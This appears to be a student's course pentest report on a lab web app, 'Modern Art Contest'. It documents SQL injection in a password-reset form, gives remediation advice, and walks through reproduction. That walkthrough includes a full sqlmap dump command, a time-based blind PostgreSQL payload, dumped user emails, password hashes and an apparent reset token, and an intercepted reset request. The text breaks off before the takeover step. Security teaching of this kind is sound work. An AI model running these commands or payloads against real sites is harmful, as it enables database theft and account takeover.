CSOC 1050: Web Application Pentesting

June 30, Sunday

Prepared By: Sirjan Pun Magar (219995489)

Table of Contents

Vulnerability Title:
SQL Injection in Password Reset Functionality of Modern Art Contest Application


Description:
The web application "Modern Art Contest" hosted at *http//10.15.50.70/* contains a critical vulnerability within its password reset functionality accessible at /forgot_password.php. This endpoint accepts a POST request containing an email address parameter vulnerable to SQL Injection. This weakness allows an attacker to enumerate valid email addresses within the system and obtain the password reset tokens. By manipulating the reset token, an attacker can gain unauthorized access to user accounts, including administrative accounts, thereby compromising the application's integrity and user data.

Impact:
An attacker with network access to the application can exploit this vulnerability to retrieve the password reset tokens for any user. By sending a crafted request to the /forgot_password.php endpoint, the attacker can obtain the token and use it to reset the password of any account. This leads to unauthorized access, allowing the attacker to perform any actions the compromised account can do, including potentially administrative functions. The confidentiality, integrity, and availability of user accounts and associated data are severely compromised.

Recommendation:
1. Implement Parameterized Queries:
   Details: Ensure all database interactions, especially in */forgot_password.php*, use parameterized queries or prepared statements. This prevents SQL injection by treating user input as data rather than executable SQL.
2. Validate and Sanitize User Inputs:
   Details: Apply strict input validation and sanitization for all user inputs. Ensure the email parameter in the password reset functionality matches a valid email format before processing.
3. Secure Token Handling for Password Resets:
   Details: Generate unique, secure tokens for password reset requests. Ensure tokens are time-limited and securely stored and validated to prevent reuse or guessability.
4. Prevent User Enumeration:
   Details: Modify responses to the */forgot_password.php* endpoint to avoid revealing if an email address is valid in the system. Use generic, non-specific messages.
5. Implement Rate Limiting:
   Details: Apply rate limiting on sensitive endpoints like */forgot_password.php* to mitigate brute force and automated attacks. Monitor and restrict the number of requests from a single IP address.
6. Implement Multi-Factor Authentication (MFA):
   Details: Add an extra layer of security by requiring MFA for password reset requests. This could involve sending a verification code to a registered email or phone number.

Steps to Reproduce:

1. **The web application Modern Art Contest is hosted at *http://10.15.50.70/* and has various features such as login, sign up and the also can see the leaderboard of the contest as well.**



Welcome to the Modern Art Contest!

Compete with artists from all over the world and gain recognition for your unique style and skills! Sign up now and join the competition!


Featured Art

Racing Sun by Dom Toretto

Nitrous Dreams by Brian O'Conner

Street Queen by Letty Ortiz

They also have this login page where user input is required for Email and Password.



Not secure | 10.15.50.70/login.php

Home Leaderboard Rules Login Sign Up

Login

Email:

Password:


Login

Don't have an account? Sign up

Forgot Password?

© 2023 Modern Art Contest

Below we can see the forgot password link which allows a user to have the reset link if they forgot the password for a valid user only.



Not secure 10.15.50.70/forgot_password.php

Home Leaderboard Rules Login Sign Up

Forgot Password

Email:

Send Reset Link


Remember your password? Login

© 2023 Modern Art Contest

2. **Since we don't have any valid user credentials to log in. We used the tool sqlmap.**


Command used: *<u>sqlmap -u "http://10.15.50.70/forgot_password.php" --data="email=*" --batch --dump</u>*

The command uses SQLMap to automatically test for SQL injection vulnerabilities on the "forgot_password.php" page by sending POST data and dumping database contents upon successful exploitation.




```
┌──(sirjan㉿nepsecurity)-[~]
└─$ sqlmap -u "http://10.15.50.70/forgot_password.php" --data="email=*" --batch --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.5#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:10:54 /2024-06-30/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[02:10:54] [INFO] resuming back-end DBMS 'postgresql'
[02:10:54] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=hut1bttlb2l...odm143lbra'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: email=' AND 2098=(SELECT 2098 FROM PG_SLEEP(5)) AND 'mvcz'='mvcz
---
[02:10:54] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52, PHP
back-end DBMS: PostgreSQL
[02:10:54] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[02:10:54] [INFO] fetching current database
[02:10:54] [INFO] resumed: public
[02:10:54] [WARNING] on PostgreSQL you'll need to use schema names for enumeration as the counterpart to database names on other DBMSes
[02:10:54] [INFO] fetching tables for database: 'public'
[02:10:54] [INFO] fetching number of tables for database 'public'
[02:10:54] [INFO] resumed: 2
[02:10:54] [INFO] resumed: arts
[02:10:54] [INFO] resumed: users
[02:10:54] [INFO] fetching columns for table 'users' in database 'public'
```

2. The output extracts the email addresses of the user and even of the admin (admin@localhost) as well which we will be using further.



```
[02:16:00] [INFO] fetching number of entries for table 'users' in database 'public'
[02:16:00] [INFO] retrieved: 10
[02:16:03] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.............................. (done)
Admin
[02:16:20] [INFO] retrieved: Default admin account.
[02:17:35] [INFO] retrieved: admin@localhost
[02:18:28] [INFO] retrieved: 1
[02:18:31] [INFO] retrieved: true
[02:18:45] [INFO] retrieved: true
[02:18:59] [INFO] retrieved: $2y$10$U3dpnmMl6/M8HpObOYbLpOU9JLvJEsVFjuFr/KE2QLbLq2EVFZ8aC
[02:23:04] [INFO] retrieved: f1c91a49dfddbf7ef94a2a3f120f5eeec8e01743
[02:25:41] [INFO] resumed: surfer.png
[02:25:41] [INFO] resumed: 0
[02:25:41] [INFO] resumed: Dom Toretto
[02:25:41] [INFO] resumed: Living my life a quarter mile at a time, I bring the intensity of the race to my artwork, creating pieces that are fast, furious, and bold.
[02:25:41] [INFO] retrieved: dom@fastnfurious.net
[02:26:57] [INFO] retrieved: 2
[02:27:00] [INFO] retrieved: false
[02:27:17] [INFO] retrieved: true
[02:27:31] [INFO] retrieved: $2y$10$/X7VSH.d3EpEgokv/mtx9u0SGA6n1/wKDpQGswcqp2F.C46Mg2JJ6
[02:31:56] [INFO] resumed:
[02:31:56] [INFO] resumed: 1d623b89683f9ce4e074de1676d12416.png
[02:31:56] [INFO] resumed: 103
[02:31:56] [INFO] resumed: Brian O'Conner
[02:31:56] [INFO] resumed: From undercover cop to street racer, my diverse experiences fuel my art, with each piece a reflection of speed and freedom.
[02:31:56] [INFO] resumed: brian@needforspeed.org
[02:31:56] [INFO] resumed: 3
[02:31:56] [INFO] resumed: false
[02:31:56] [INFO] resumed: true
[02:31:56] [INFO] resumed: $2y$10$rVbsx12qbdHuS5GHKUC47ukhNlN10k8VOPCkH61JpZ/hqH8GBDmsm
[02:31:56] [INFO] resumed:
[02:31:56] [INFO] resumed: e7d82eb8af4448ed327d3d6234c0fa7e.png
[02:31:56] [INFO] resumed: 22
[02:31:56] [INFO] resumed: Letty Ortiz
[02:31:56] [INFO] resumed: Fierce and fearless, I channel my love for cars and the street life into my art, blending grit and grace in every piece.
[02:31:56] [INFO] resumed: letty@streetrace.com
[02:31:56] [INFO] resumed: 4
[02:31:56] [INFO] resumed: false
[02:31:56] [INFO] resumed: true
```

The admin@localhost email we got from the sqlmap enumeration will be used here in the forgot password.



Forgot Password


Email:

admin@localhost

Remember your password? Login

© 2023 Modern Art Contest

3. **We intercept the forgot password through burpsuite as you can see in the picture below:**




Forgot Password

Password reset email has been sent.

Email:

Remember your password? Login


© 2023 Modern Art Contest



```
POST /forgot_password.php HTTP/1.1
Host: 10.15.50.70
Content-Length: 23
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.15.50.70
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.15.50.70/forgot_password.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=te33p8mgccmkevud67ld6jj894
Connection: close

email=admin%40localhost
```

